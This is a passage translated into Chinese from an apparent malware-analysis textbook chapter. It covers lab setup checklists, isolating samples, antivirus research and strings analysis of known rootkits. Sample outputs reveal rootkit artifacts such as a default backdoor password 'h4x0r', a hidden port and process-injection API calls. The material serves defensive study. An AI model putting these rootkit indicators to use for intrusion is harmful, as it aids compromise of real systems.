Uncovered*。另外，记住今天的软件分析，与其说是一门科学，不如说是一门艺术。用很多不同的有创造性的方法分析，以此产生多种不同的结果。然而，计划将这一讨论作为你认识恶意代码范例的起始点，因此你能更好地理解它们的意图进而保卫自己的系统。

11.2.2 准备和确认

在开始这一过程之前，你需要确保在加载恶意代码样本前你的实验室系统已经准备好，你可以用表 11-1 中的条款作为验证你的系统正常运行的一个校验表。在分析之前，我通常会更新我实验室系统中的反病毒工具，以确保它们有最新的签名文件。然后，我确认表 11-1 所列举的所有工具都被加载到我的恶意代码分析计算机上，包括将安装恶意代码的系统(受害机)和实验室的其他系统。我也会再次运行我的文件完整性检测工具来验证它们有当前系统状态的一个映像，我在安装和运行恶意代码后能够对该映像做比较。

表 11-1 准备和确认校验表：在安装恶意代码样本前需要安装

分析步骤	活动	行为目的	工具位置	做后打钩
静态分析 ——病毒扫描	更新反病毒 签名	准备一个反病毒工具来检测各种形式的恶意代码，包括有新签名的实例	反病毒软件公司	<input type="checkbox"/>
静态分析 ——字符串 研究和其他 二进制通用 工具	验证字符串 命令 (UNIX 和 Windows) 及其他 二进制通用 工具程序 (nm, objdump 等) 的安装	显示包含在一个文件中的相邻的 ASCII 字符组。大部分的 UNIX 系统有内置的串命令。在 Windows 中，我使用来自系统内部的免费且公开的源地址 Windows 串。我也要确保其他二进制的分析有效性，例如已经安装 nm 和 objdump	UNIX 中内置， Windows 工具在 www.sysinternals.com 上可以获得	<input type="checkbox"/>
动态分析 ——文件完整性检测	运行文件完整性检查程序并使所有的修改相一致	在恶意代码实施任何修改前，确保系统处于一个已知的可信赖状态	文件完整性检查程序发行商	<input type="checkbox"/>
动态分析 ——文件监控	验证 Filemon 程序的安装 (Windows 和 Linux)	提供一个对所有文件系统活动的动态更新，显示哪些进程正在打开、读和写文件。它在 Windows 和 Linux 下都能运行。	www.sysinternals.com	<input type="checkbox"/>
动态分析 ——进程监控	验证进程浏览器程序的安装 (Windows)	识别所有正在运行的进程所使用的资源，包括 DLL 和注册表项。进程浏览器提供了一份关于恶意代码如何冲击一个受害计算机的有用信息	www.sysinternals.com	<input type="checkbox"/>

续表

分析步骤	活动	行为目的	工具位置	做后打钩
动态分析 ——进程监控	验证 lsof 和 top 工具的安装 (UNIX)	显示每一个正在运行的进程正在读、写哪些文件, 每一个进程正在使用的 TCP 和 UDP 端口	freshmeat.net/projects/lsof/ 和 www.groupsys.com/top/	<input type="checkbox"/>
动态分析 ——网络监控	用 Windows 中的 Fport 或 TCPView, UNIX 中的 lsof 来检查那些端口是本地运行的	在恶意代码被安装后, 作为一个比较点, 查看哪些 TCP 和 UDP 端口正在监听被信赖的系统	www.foundstone.com 和 www.sysinternals.com	<input type="checkbox"/>
动态分析 ——网络监控	用 Nmap 端口扫描工具经由局域网进行端口扫描	通过与一个远程端口扫描的对比来验证本地端口检查的结果	www.insecure.org	<input type="checkbox"/>
动态分析 ——网络监控	用 Nessus 经由局域网进行漏洞扫描	查找能够被 Nessus 识别的后门接收者	www.nessus.org	<input type="checkbox"/>
动态分析 ——网络监控	验证在局域网中个别系统中嗅探器的安装	用一个加载在系统中的嗅探器, 而不是一台受害机来收集所有进出目标系统的通信量。如果恶意代码试图通过网络来发送什么, 我想收集所有的数据包来查看正在发生什么。对一个嗅探器, 我经常运行 Ethereal 程序。其他你可能想使用的嗅探器包括 tcpdump 和 Snort	www.ethereal.com/download.html , www.tcpdump.org 和 www.snort.org	<input type="checkbox"/>
动态分析 ——网络监控	安装验证 TDImon 工具 (Windows)	记录一台 Windows 机器上的所有 TCP 和 UDP 活动。除了列出哪些端口被使用之外 (这方面 Fport 和 TCPView 做得很好), 这个程序同时显示各个正在运行的程序何时通过端口发送数据或通过端口接收数据	www.sysinternals.com	<input type="checkbox"/>

续表

分析步骤	活动	行为目的	工具位置	做后打钩
动态分析——网络监控	验证混合模式检验程序的安装: ifconfig (UNIX), ifstatus(Solaris), Promiscdetect.exe (Windows)	为了确定网络接口是否运行于一个混合模式中, 收集去往局域网中所有系统的数据包。对大多数现有的 UNIX 系统(除了 Linux 和 Solaris), 我依赖于 ifconfig 达到这一目的。在 Solaris 计算机上, 我用 ifstatus 命令; 在 Windows 中, 我用 Promiscdetect.exe 命令来确定是否是混和模式	www.ntsecurity.nu/toolbox/promiscdetect/ 和 www.cymru.com/Tools/	<input type="checkbox"/>
注册表动态监控	验证 Regmon(Windows) 的安装	显示所有的注册活动的实时指示, 包括创建和读写注册表项	www.sysinternals.com	<input type="checkbox"/>
确认所有的分析步骤	验证 CD-ROM 上的其他分析工具已经准备好 <ul style="list-style-type: none"> • 以上所列的各种工具 • 反汇编/调试工具 • 反向编译工具 	检查各种测试结果的真实性, 用可靠的二进制可执行程序进行附加的测试。另外, 执行详细的代码分析		<input type="checkbox"/>

表 11-1 提供了我们在分析过程中所使用的每个工具的一个高层次的说明。在我们的分析过程中, 我们将会考虑每一个工具的行为, 并更仔细地对它进行讨论。正如你所看到的, 在分析过程中, 我们将使用大量来自全世界多个途径的有用工具。然而, 在分析基于 Windows 的恶意代码时, 将会很清楚地看到由某一种途径提供的工具占据了主导地位, 它就是 www.sysinternals.com。这些工具包括由 Mark Russinovich 编写的 Filemon、Process Explorer 和 Regmon, 在这次研究中有宝贵的价值。Russinovich 关于 Windows 2000(和 David Solomon 合著)的书也同样深入到 Windows 操作系统的内核中。

同样, 请记住虽然我在目标系统中安装了每一个这样的工具, 但我最终的准备步骤是确保把每一种工具的一个拷贝刻录到 CD-ROM 上。这样的话, 有了这张装满分析工具的 CD-ROM, 我能够检查我的操作系统中工具的报告结果的完整性。所以对于我们应该遵循的每一个步骤, 我运行安装在我硬盘上的这些工具。然后为了确认结果, 我将在 CD-ROM 上运行相同的工具。当结果不同时, 很可能是恶意代码通过改变工具自身的一个组成部分或它所依赖的某事物(例如内核)修改了系统。

当你进行分析时，用一个笔记本来记录每一个步骤是个很不错的主意。一份关于你的分析技术和恶意代码行为的手写记录对理解恶意代码如何工作、通过重复方式跟踪其功能、警告其他人关于那些坏家伙的本质，以及提高你自己的分析技能非常有用。如果你决定起诉把恶意代码偷偷安装在你系统中的那些有邪恶意图的人，那么你的笔记在法庭起诉案件过程中可以作为极好的证据。你可能在开始时没有任何打算或者不知道该起诉谁，然而在你的分析结束时，则可以掌握关于那些犯罪者的有用线索，并且能决定在民法或刑法的基础上起诉他们。

当你记录分析用来破坏组件的恶意代码的过程时，记住这些笔记在法庭能被用做证据，即使你不想如此。如果你确实要起诉一个作恶者，那么你的笔记可能会提供给防御组织，以便他们能分析这个证据。因此，不要把莫名的猜测加到你的笔记中。此外，不要涂鸦或者在这些文档中记录你内心的幻想，以及敏感的个人信息，因为它们可能会提供给你的对手。仅仅记录那些坏家伙和恶意代码的行为，以及关于攻击者可能存在的动机的合理推测。简单来说就是，坚持事实，事实揭露动机。

请注意我推荐用纸张来草草记下你的分析，而不是用电子文档。如果你使用一台带有文本编辑软件的计算机来记笔记，在你分析恶意代码时，恶意代码可能会毁坏你的笔记。而用钢笔潦草书写的那些独立并且实际的笔记却能避免这个潜在的问题。你的笔记不需要包括描述分析的每个方面的详细而华丽的语言；相反，只需草草记下要点，即你在每一步所采取的措施以及恶意代码本身采取的行为。

为了帮助你组织你的笔记，在分析恶意代码过程时，我为你准备了表 11-2 作为填写模板。这个模板同样也可作为本章其余部分的一个大纲和摘要。显而易见，在本书的这个模板内草草记下你的笔记可能是一种麻烦的事情。即使在遥远的将来，对你的财产继承人来说，你的潦草可能会损害本书在文物市场上的价值。此外，复印也成了是一件痛苦的事情。因此，我将这个模板的一份拷贝放于我的网站 www.counterhack.net/malware_template.html 上供读者使用，下载免费的恶意代码分析模板，并按照这种格式你想要打印多少，就打印多少。

表 11-2 填写恶意代码分析模板

行 为	观察结果
在受害计算机上安装实例	
运行反病毒程序	
研究反病毒程序的结果和文件名	
进行字符串分析	
查找脚本	

续表

行 为	观察结果
进行二进制分析	
反汇编代码	
反向编译代码	
监控文件改变	
监控文件完整性	
监控进程活动	
监控本地网络活动	
远程扫描开放端口	
远程扫描系统漏洞	
嗅探网络活动	
本地检查混和模式	
远程检查混和模式	
监视器注册表活动	
用 debugger 运行代码	

11.2.3 安装实例并做好分析准备

现在，我们已经准备好实验室并且做好记笔记的准备，我们需要在自己的实验室系统中加载与恶意代码样本相关的文件。然而，正如我们前面所讨论的，你应该保持你的恶意代码实验室与工作环境的分离。当你把恶意软件移到实验室时，应如何来遵循这条基本规则？你可以使用多种技术来实现这一“壮举”，然而千万不要经不起诱惑，而把你的恶意代码实验室放置到工作网络上，或者更加不允许的 Internet 上。因为连接你的实验室到外部网络，即使是暂时的，你的早期分析所残留的一些恶意代码将会传播到工作网络，甚至 Internet 中。例如，你上个星期在实验室里分析过的蠕虫可能仍然潜伏着，一旦它们能够到达其他目标，则将准备开始攻击。通过把你的实验室与另外的网络相连，你只是给蠕虫提供了它需要的传播途径。此外，记住你可以故意让一些实验室系统并不添加补丁来测试某些弱点。因此，一个来自你的工作网络或 Internet 的没有被检测到的恶意代码段同样能够轻易地传播到你的实验室网络上，损坏你接下来的所有分析结果，你最好的选择是保持你的实验室时刻与外界隔离。

那么，我们应该如何度过这个困境，把恶意代码加载到实验室的网络上呢？首先，你可以把恶意代码文件刻录到一张可写入的 CD-ROM 上并把这些文件带到恶意代码实验室。

我保留了一张这样的 CD-ROM, 仅仅用于“sneaker-net”(潜藏者网络)的目的。此外, 你可以将这些恶意代码文件复制到一个 USB 接口的存储器上。这些时髦的小存储器有多种不同的存储容量可供选择, 例如 128 MB、256 MB 或者甚至 1 GB。当你把它们插到 Windows 或者 Linux 系统的端口上时, 它们看上去像一个新型的微型硬盘。首先, 确保你已经彻底清空了这个 USB 存储器, 即删除存储器上早期分析可能留下的所有恶意代码和其他文件, 然后把它插入被感染的计算机并将恶意代码文件复制到这一新型的虚拟驱动器上。接着, 拔去 USB 存储器并插到恶意代码实验室的一个系统中。你能够为这些分析文件腾出空间, 在你的实验网络上提供至少一台支持 USB 存储器设备的计算机。或者, 你甚至可以使用一个软盘把文件转到实验室。你想到了软盘, 是吗? 追溯到早些时候, 在古本手卷的发明到 DVD-ROM 发明的这一历史时期内, 人们使用软盘在计算机之间移动小的文件。大多数恶意代码实例的长度小于 1.4 MB, 因此可以很方便地装在一张单独的软盘上。对于这样的实例来说, 甚至是在今天, 软盘为移动文件提供了一种便宜且简便的方法。确保你在分析中使用的是一张崭新或者完全清空的软盘, 以防止损坏你的工作网络和分析媒介。

当然, 恶意代码本身可能就是许多文件, 并且可能是多种不同的形式。样品可能是一个用 zip、tar 或者一些其他形式压缩过的文件。或者, 我们可以考虑一个二进制的可执行文件、代码库, 甚至许多不同的 RootKit 程序。恶意代码样本甚至可以是支持一些宏或脚本格式的文档, 例如我们在第 2 章中讨论的 .DOC 文件, 以及我们在第 4 章中讲述的嵌入 HTML 的 Java 脚本。不管恶意代码采取哪一种形式, 在这一步中, 我只是复制与恶意代码相关的文件到目标分析系统。请注意我没有在目标计算机上安装恶意代码。在我采取安装或执行大胆的步骤之前, 还需要多个重要的分析步骤。在这一步中, 我仅仅把文件移到实验室系统的硬盘上。

现在, 我的恶意代码范例已经就位, 让我们开始分析吧。为了确定这部分代码的目的和性能, 我们可以采用两种不同的分析方法, 即静态分析和动态分析方法。静态分析包括考虑与恶意代码相关的文件以此来确定它属性; 反之, 动态分析包括实际地运行程序并观察所产生的结果。

通过考虑与动物学家试图分析一个新的动物种类类似, 我们能够比较这两种方法。动物学家能够查看一个剥制技师精心制作的动物标本, 通过分析这一静态样品, 动物学家能确定动物的颜色、尺寸, 以及不同的身体组成部分。利用精密复杂的工具, 静态分析甚至能够延续到微观水平, 用一个完整的 DNA 检查把这种动物与其他种类进行比较; 另一方面, 动态分析更像在受控的环境内放开野兽并观察它的活动。通过观察样本的活动, 调查者可以对其目的和行为有更深入的认识。

利用静态恶意代码分析, 我们能够对代码的特性和目的有一个大体的了解。利用详细的静态代码分析工具(与动物的 DNA 检查略为类似), 我们甚至能够识别出恶意代码的各

个组成部分。然而利用动态分析，我们实际上是激活一个受控的实验室系统中的代码。这样，当这一代码在一个实际系统中运行时，我们能够更迅速地了解其行为。

注意到动态分析的局限性非常重要，尽管有惊人的价值，但是恶意代码很可能在我们的实验室环境和工作环境中的运行方式不一致。例如，恶意代码样本可能有一个特别的特征，当它安装在一台命名为 Gertrude 的计算机上时，仅仅只在 8 月份的每个星期五运行。在其他情况下，恶意代码的运行情况就大大不同了。在你的工作环境中，一个特殊的系统可能会受到这个不寻常的 Gertrude/星期五/8 月功能的重大影响，但是在动态分析下你的实验室系统可能不会发现它。然而，当你深入考虑恶意代码的内部结构时，可靠的静态分析能够提供发现这种行为的一个很好的工具。

因此，一个全面的调查者（某些像你我这样的人）将同时使用静态和动态这两种分析技术。当时间比较紧张时，你可以选择两种方法之一。然而，为了进行一个深层次的分析，我们将使用两者来获得更深远且更好的认识。我通常从静态分析开始对恶意代码有一个高度的评估，随后用动态分析来观察其活动。因此，有了我们准备好的实验室和用来进行深层次分析的实例，我们就可以开始静态分析了。

11.2.4 静态分析

既然我们已经把这些小家伙安装到目标系统中，我们就要开始实现静态分析了。如果我们从动态分析开始，在对它可能的行为有一个大致了解之前，恶意代码样本能够变得疯狂起来并删除各种各样的重要工具。在静态分析阶段我们的工作将由多个部分组成，其中包括反病毒检查及研究、分析字符串、查看脚本、二进制分析，反汇编，以及可能的反向编译。本节分别探究这些静态分析的步骤。

反病毒检测研究

当我们将恶意代码复制到目标计算机时，我们需要查看已经安装的反病毒工具是否发现了什么目标。当我们第 1 次把恶意代码复制到系统中时，反病毒程序可能会发出一个警告，以防止我们把它写到硬盘上。也可能在我们第 1 次试图打开这些文件时，反病毒工具会发现恶意代码。如果恶意代码是压缩或者存档文件的形式，我们需要打开这个文档文件以查看其内容。我们将使用一个合适的解压缩/非存档程序来打开恶意代码，例如 Windows 的 WinZip 或 UNIX 的 tar。在恶意代码文件被解压缩之后，可能就会引发反病毒工具。一些反病毒工具甚至在这些文件被解压之前，在压缩文件内查找恶意代码。在这种情况下，我们可以得到恶意代码性质的一些标志，甚至是在其被解压缩之前的。

此外，你应该用反病毒工具手动扫描与恶意代码相关的文件或目录。大多数反病毒程序都有一个配置选项，用来扫描一个或多个文件，以此来查找恶意软件。打开这项功能，把反病毒程序指向恶意代码文件，看它是否能够检测并识别到恶意代码实例。

如果这个恶意代码文件经过复制，解压缩，或在目标计算机上单独扫描时，反病毒工具并没有产生警报，那么让我们来强制系统访问这个文件，而且不用安装或运行恶意代码。一些恶意代码只有被加载到内存时才能被检测到。为了做到这一点，我们将只是在一个文本编辑器中打开这些恶意代码文件。我使用我最钟爱的编辑器，例如 Windows 的记事本或 UNIX 的 vi 来打开与恶意代码相关的每一个文件。当然，我可能仅仅看到每个文件中的无用信息，因为很多类型的可执行程序对我们这些普通人来说是很难解释的。尽管如此，如果简单地把恶意代码复制到你的文件系统中而没有触发反病毒工具，那么强迫计算机来打开这些文件有可能会触发反病毒工具。

如果我的反病毒工具确实识别了恶意代码实例，则其通常提供包括在签名中的恶意代码实例名。有了这个名字，我将在各种各样的反病毒软件供应商及相关网站上浏览，以便查寻恶意代码的名字并得到这一恶意软件的一个摘要。如果反病毒软件开发商已经在分析这恶意代码的过程中做了 90% 的工作，那么我应该会从其劳动中获益（毕竟，我在购买他们的程序时已经付费）。我仅仅需要搜索大多数反病毒站点，查找我的反病毒软件识别其名字，以及文件本身的名字。现在，还记得我们从未把我们的实验室连接到 Internet 上，因此你必须用单独一台与 Internet 相连的计算机做这项研究。一般情况下，通过查看下列网站，可以对触发反病毒工具的所有恶意代码有更多的了解。

- ✎ Symantec 的网站 (www.symantec.com/search/) 允许仔细搜索一遍数千种不同的恶意代码类型。
- ✎ Trend Micro 的网站 (www.trendmicro.com/en/home/global/enterprise.htm) 同样包括各种恶意代码实例的详细描述。
- ✎ McAfee 的网站 (www.mcafee.com/anti-virus/default.asp) 是另一个非常有用的研究工具。
- ✎ PestPatrol 的站点 (http://research.pestpatrol.com/PestInfo/pests_search.asp) 具有出色的研究能力，包括基于恶意代码名、日期范围，甚至可以搜寻恶意代码的作者名。
- ✎ Bullguard 的站点 (www.bullguard.com/antivirus/vit_overview.aspx) 包括顶级病毒和有关攻击的详细描述。
- ✎ The Bugtraq 的档案室 (www.securityfocus.com/archive/1) 包含关于计算机攻击的有用信息，其中包括各种各样的恶意代码实例的信息。
- ✎ ISS X-Force™ 的站点 (www.iss.net/security_center/search.php) 包含一个关于计算机攻击和恶意代码类型的巨大数据库。
- ✎ The Computer Emergency Response Team (CERT) Coordination Center (www.cert.org) 包括关于绝大多数恶意代码攻击的优秀文章。
- ✎ 强大的搜索引擎 Google (www.google.com) 是一个值得驻足的站点，因为它把全世界

数以亿计的网页进行分类。Google 上的一次快速搜索能揭示待分析的恶意代码的许多深层次的隐晦秘密。

如果正在分析的恶意代码实例在这些不同的站点中都有详细的描述，我将会得到一篇不错的关于恶意代码特征的摘要。然而，我们的调查并不因为这令人惊叹的信息而结束。我们需要进行更深入的研究，以便得到更多关于我们那些样本的信息。很有可能的是，我们查看的是这种恶意代码的一个新的变种，因此它可能并不完全按照在这些安全网站上描述的那样运行。另外，不管你相信与否，有时在各种各样的反病毒工具开发商站点上提供的文章是错误且不完全的，或令人误解的。因此，为了对恶意代码的功能有更深层次的了解，采取更彻底的分析是绝对必要的。

串分析

记住，拉紧的绳子内部隐藏着力量，存在这种令人信服的力量，这就是生活……

——Marcus Aurelius，罗马君主，其统治从公元 161~180 年

在静态分析的下一部分中，我将在恶意代码文件中查找能帮助我更详细地了解其特征的字符串。这种字符串命令在各种 UNIX 系统中是自带的。在 Windows 中，我使用 Sysinternals 字符串程序（在 www.sysinternals.com 可以找到）。这些字符串工具彻底搜索了所有的文件，并打印出 3 个或更多的 ASCII 字符排成一串的全部情况（Sysinternals 工具也能查找 Unicode 字符及文本信息的一种不同类型的编码）。按字符串搜寻恶意代码文件来能显示大量有用的信息，例如如下内容。

- ❖ 恶意代码实例名。通常，恶意代码开发人员会对自己的工作引以为傲，而在代码中包含这些代码的名字。如果串命令显示一个样本名，那么我将使用在这一节前面部分提到的网站进行更详细的研究。
- ❖ 帮助或命令行解释器选项。有些程序包括一系列命令行解释器选项来帮助一个用户整理所有不同的特性，这个列表对一个恶意代码分析者十分有用。
- ❖ 用户会话。很多程序，包括恶意代码，对用户发出错误或确认消息。通过查看这些嵌入在恶意代码中的会话，我们可能会发现其目的。
- ❖ 后门口令。如果那些恶意代码在明码文本中保存了一个后门口令，那么它的出现形式很可能如同可执行的串。
- ❖ 与恶意代码相关的 URL。有时，一个恶意代码作者会在代码中插入指向一个网站的链接，我使用这些链接浏览作者的站点来确定是否可在其中获得更多的代码信息。
- ❖ 攻击者或恶意代码作者的 E-mail 地址。在安装或者激活一些恶意代码实例时，它们会给攻击者发一封 E-mail。因此，一个攻击者的 E-mail 地址可能在这个调查中对

我们十分有用。

- ✎ 库、函数调用，以及恶意代码使用的其他可执行文件。很多恶意代码程序中包含了一些字符串，这些字符串涉及代码使用的各种库和程序。在 Windows 计算机上，恶意代码可能会涉及到各种各样的 Windows API 函数、DLL 或 EXE。在 UNIX 上，我可以找到各种与恶意代码相关的库或其他应用软件。
- ✎ 其他有用的信息。恶意代码中的字符串也可能包括其他有用信息，其实我们进行了足够的侦察工作用于查找有用的线索。在一次调查期间，我发现软件开发人员的电话号码作为后门嵌入在代码中。我个人认为一个开发人员把自己的电话号码放进恶意代码中是极其愚蠢的，不过恶意代码的开发人员并不是闯进我的计算机的攻击者。开发人员仅仅在其网站上发布代码，在其中我的攻击者已经匿名下载了它。事实上，这个愚蠢的开发人员在提供那些后门如何工作方面是相当友好且有用的。除电话号码以外，很多其他有用的消息也能够出现在嵌入代码的字符串中。

除了这些宝贵的内容之外，串命令通常也能发现一些无用的串，注意到这一点也很重要。恶意代码分析者的工作相当于从谷壳中分出小麦，你可以在一个文件找到数以千计的无用字符串，连同一两个非常有用的字符串。在这些字符串中搜寻有用的信息指针可能是单调的，但这也是非常有用的一环。

当然现在一个攻击者或者一个恶意代码开发人员就能够修改自己的恶意代码，以便隐藏关于字符串的信息。有很多技术可以用来删除或隐藏这个额外信息，其中包括编码字符串数据、程序变体、删除由编译器或连接器留下的任何数据，以及压缩程序中独立的代码段。攻击者有时会使用 strip 程序删除所有不可执行的标记性信息，这些信息由程序连接器从可执行文件中生成。一些非攻击者也使用 strip 工具，使得可执行程序可以小一些，并且删除那些由逆向工程师使用的信息。Strip 工具在大多数的 UNIX 系统中都是内置的，而且有些功能在 Windows 下也可以实现，例如在 CygWin 环境（可以 www.cygwin.com 免费下载到）下包含的一个程序。同样在 Windows 下攻击者偶尔也会使用压缩工具，例如 PECompact（在 www.collakesoftware.com/ 下的共享软件），以此在可执行数据包中隐藏代码，在程序中隐藏恶意字符串时对代码进行压缩。尽管攻击者可以删除和压缩来自恶意代码文件中字符串信息，但是大部分攻击者不会如此处理，或者因为缺乏技巧，或者因为健忘，或者干脆因为懒惰。在我们的分析中，可以通过搜索恶意代码中警告性的字符串，把攻击者的缺陷变成我们的优势。在这一章的后面部分，我们将会介绍一个称为“Burneye”的攻击工具，这个工具实施了许多的先进的技术来阻止恶意代码分析，同时我们也会介绍可以用什么方法来发现 Burneye 的诡计。

为了对这些字符串工具的实用性有一个了解，我将运行这些工具来对付本书中涉及的不同恶意代码。在图 11-4 中，我用内置的 Linux 字符串命令来搜索在两种不同恶意代码样

本中的有趣字符串序列。首先，查找包含在 URK 中的 ps 替换命令中的字符串，我们已经 在第 7 章中讲过这项技术了。注意，这几个有趣的串有的比较明显，例如到 ps_filters 的一个引用，以及恶意代码实际上会过滤掉的各种进程名，例如 crack、xxxxxx、ps、psniff 和 ps.gnu 等。另外，串命令会显示默认的后门密码 h4x0r。现在，并没有迹象显示这个串被真正作为密码来使用，它仅仅是个特征字符串。尽管如此，它还是包含在可执行程序中的一个特殊的特征序列，假使这一程序已安装到了我的操作系统中。

```
# strings ps | less
u0X[ JAU
8SRè
j0Éñ
/tmp/conf.inv
[file]
find
file_filters
[ps]
ps_filters
[netstat]
netstat
net_filters
[login]
su_pass
su_loc
ping
passwd
shell
/usr/bin/ps
crack,xxxxxx.ps.psniff.ps.gnu
h4x0r
/usr/local/bin/bash
:
```

```
# strings adore.o | less
Àuè1Àè
uàèù
uàèù
eò[ "_Jñ
lÀJñ
lÀJñ
kernel_version=2.4.7-10
/usr/include/linux/dcache.h
/usr/include/linux/sched.h
/usr/include/linux/mm.h
/usr/include/linux/file.h
/tmp/2
/tmp/1
:2222
netstat
h4x0r
QP1ÀóçfcXYÁó
P1ÀfcX
P1ÀXÀéé
QP1ÀóçXYÁó
QP1ÀóçXYÁó
QP1ÀóçXYÁó
:
```

命令不能
实现任何
过滤功能

Ps 命令不会
涉及
“crack”或
“psniff”

这是后门
密码

← This looks like a port number.

← This string is the backdoor password.

图 11-4 用 Linux 的 strings 命令分析通用 RootKit 的 ps 命令和 Adore 内核模式 RootKit

此外，在图 11-4 中，我运行 string 命令分析我们在第 8 章中提到的 Adore 可承载内核模式 Rootkit。我们可以从串分析中看到 Adore 的后门密码(h4x0r)，同样还可以看到 strings 命令分析出了内核的版本（为 2.4.7-10），这在我们的分析中的确可以派得上用场。我们同时也看到默认的端口（:2222）由内核模块通过 netstat 命令进行了隐藏，这个串分析很有趣吧！

既然我们已经了解了 Linux 中的串，那么让我们再来查看 Windows 上的一些恶意代码样本内部的串。在图 11-5 中，我使用 sysinternals 串程序来分析 Netcat 程序的内部，Netcat 程序已经在第 5 章中介绍。需要注意的是，我们必须使用标记-a 来表示我们要查找的是 ASCII 串，而这个工具查找的是 Unicode 串。在现在的代码中，它比那些熟悉的 ASCII 字符集使用的要少一些。在 Netcat 的内部，我应该归功于一个字符串，因为它提及了恶意代码样本（nc）的名字，以及恶意代码所支持的不同命令行解释器选项的一个列表。

```

C:\tools>strings -a nc.exe

Strings v2.04
Copyright (C) 1999-2001 Mark Russinovich
Systems Internals - http://www.sysinternals.com

!This program cannot be run in DOS mode.

nc -h for help
invalid wait-time %s
invalid local port %s
invalid interval time %s
too many -g hops
invalid hop pointer %d, must be multiple of 4 <=
all-A-records NIY
ade:g:G:hi:lLno:p:rs:tuvw:z
wrong
Cmd line:
port numbers can be individual or ranges: m-n [in
UDP mode
verbose [use twice to be more verbose]
-w secs
timeout for connects and final net reads

C:\tools>strings -a rootkit.exe

Strings v2.04
Copyright (C) 1999-2001 Mark Russinovich
Systems Internals - http://www.sysinternals.com

\iexplore.dll
a01
\explorerer.dll
a02
VirtualFree
VirtualAlloc
WriteProcessMemory
WriteFile
WaitForSingleObject
VirtualFree
VirtualAlloc
CreateRemoteThread
M2P
This program must be run under win32
DATA
VirtualAllocEx
^[]
VirtualFreeEx
This target can't be seen in the assembler code.
C:\tools\rootkit>

```

图 11-5 在 Windows 上使用 sysinternals 串命令分析 Netcat 和 AFX Windows RootKit 工具

同样在图 11-5 中，我还用串命令把在第 7 章中讨论过的 AFX Windows RootKit 工具仔细搜寻了一遍。从输出的结果可以看到几个被该程序调用的函数，其中包括 VirtualFree、VirtualAlloc、WriteProcessMemory 和 CreateRemoteThread。正如我们在第 7 章中所讨论过的，这些函数调用是恶意代码执行加载到动态链接库的一个重要标志。想知道恶意代码都加载了什么吗？我们可以看到其中涉及 iexplore.dll 和 explorerer.dll 的一些字符串。这两个是 Windows AFX RootKit 加载到 Windows 浏览器的恶意动态链接库程序，这些信息的确可以派得上用场。

使用了通用串查找分析恶意代码文件后，我将随后的查找定位在一些特殊的字符串上。

经证明，这些字符串对我的恶意代码分析非常有帮助。你可以用 UNIX 的 `grep` 命令或 Windows 的 `find` 命令来自动扫描串命令的结果，对其进行过滤以确定一些特定的字符。我可以使用 `grep` 和 `find` 命令查找自己感兴趣的一些特殊的字符串，例如 *kernel*。如果我在一个可执行文件中看到 *kernel* 这个词，那么这个文件有可能和内核有关，可能会使系统调入到内核甚至修改它。现在，不能保证带有这个词的文件一定和内核有关系。然而，如果出现了这个词，这将是一个非常重要的提示，还是值得一查的。例如，在 UNIX 系统中，在文件 `adore.o` 中查找和 *kernel* 相匹配的所有字符串序列，我将输入：

```
$ strings adore.o | grep kernel
```

在 Windows 下执行这种分析，你必须对命令语句进行细微的调整。在使用 `find` 命令时要为所查找的词添加引号。另外，不要忘记用 Sysinternal 的串命令查找 ASCII 字符串时要加上参数 `-a`。注意到了以上几点，我用下面的语法命令在文件 `rootkit.exe` 中查找 *kernel* 字符串：

```
c:\>strings -a rootkit.exe | find "kernel"
```

因此，除了 *kernel* 这个词以外，还有什么其他字符串应该用 `grep` 和 `find` 来查找呢？这里有一个样本列表，其中包括了在恶意代码分析过程中我查找到的不同字符串。但这并不是一个所有有趣字符串的详尽列表，这只是一个起点，你可以随意添加一些你认为有用的其他项目。我通常使用 `strings`，连同 `grep` 和 `find`，查找以下各项。

- ✎ `@`：这个字符能够显示 E-mail 地址，例如：`ed@counterhack.net`。
- ✎ `DLL` 和 `dll`：这些字符串可以包含 Windows 中的一个动态链接库。
- ✎ `EXE` 和 `exe`：这些串是恶意代码与 Windows 可执行文件交互的证据。
- ✎ `.h`，`.c` 和 `.so`：这些串分别与头文件，C 源程序文件和 UNIX 的共享库相关。
- ✎ `/`和`/`：如果恶意代码用标准文件系统的导航元素在文件系统中访问不同的区域，这些串就会出现。例如，我发现一些像`/usr/bin/ps`这样的串。另外，如果恶意代码设置了所有路径环境变量，则表示它将查找特定的可执行文件和库函数，这个查找会确定文件系统结构的路径。对于 UNIX 中的 `grep` 命令，使用时应记得在`/`和`\`字符上添加引号（例如“`\"`”）；否则命令内核就会搞混。当然，在 Windows 上用 `find` 命令也要添加引号的。
- ✎ `>`和`<`：这些元素在文件中用于定义 HTML 的标志符，也可以用于定义脚本代码。特别地，通过查找大于和小于字符，我可能会发现了一个字符串或者`<javascript>`形式，这些可以显示恶意代码用的是 java 脚本。
- ✎ `-`：这个简单的减号或下划线常用来表示电话号码，例如 `555-1212`。
- ✎ `KERNEL`、`Kernel` 和 `kernel`：如果恶意代码调用内核或者控制内核，那么我们需要

知道这些单词。

- ✎ *login*、*logon*、*password* 和 *passwd*: 恶意代码可能会包含一个密码提示符, 所以我应该搜索这些通用的术语。
- ✎ *EXPLORE*、*Explore* 和 *explore*: 许多恶意代码样本都会修改和伪装 Windows 浏览器 (*iexplore.exe*) 和 Windows 浏览器程序 (*explorer.exe*), 所以我要用能够匹配两者的最小串将其搜索出来。

在恶意代码文件中搜索到这些有趣的串以后, 用一个标准的编辑器, 例如记事本或者 vi 把它们再次打开。我浏览这些文件仅仅是为了查看其组成, 查看是否有一些出乎意料的内容出现。我注意到某些程序段包括没有编译代码, 例如 Perl、JavaScript, 甚至还有 C。通览整个文件, 我还发现了其他有趣的内容, 例如开发人员留下的注释及其他零散的痕迹。

查找脚本

通常情况下, 串分析能够洞察到恶意代码的一些目的, 然而, 作为好的侦探, 我们的调查工作应该更深入一些。如果某些恶意代码用脚本语言写, 例如 Java 脚本、Perl、VB 脚本或者内核脚本, 那么在恶意软件内部, 恶意代码文件本身真正构成了源代码。当我们用自己喜欢的编辑器查看脚本源代码时, 不必用编译程序查找关于恶意代码结果的线索。所以, 当你用文本编辑器打开恶意代码文件时, 彻底审核一下, 以查看它们否用脚本语言编写。你应该能用表 11-3 提供的一些线索迅速地确认一些最常用的脚本语言。注意有时为了伪装恶意代码文件的类型, 攻击者会修改文件的扩展名 (例如 .sh 或者 .pl)。

表 11-3 识别常用脚本语言

脚本语言	文件中的标志符	文件常用扩展名
Bourne 内核脚本语言	以 <code>#!/bin/sh</code> 开始	.sh
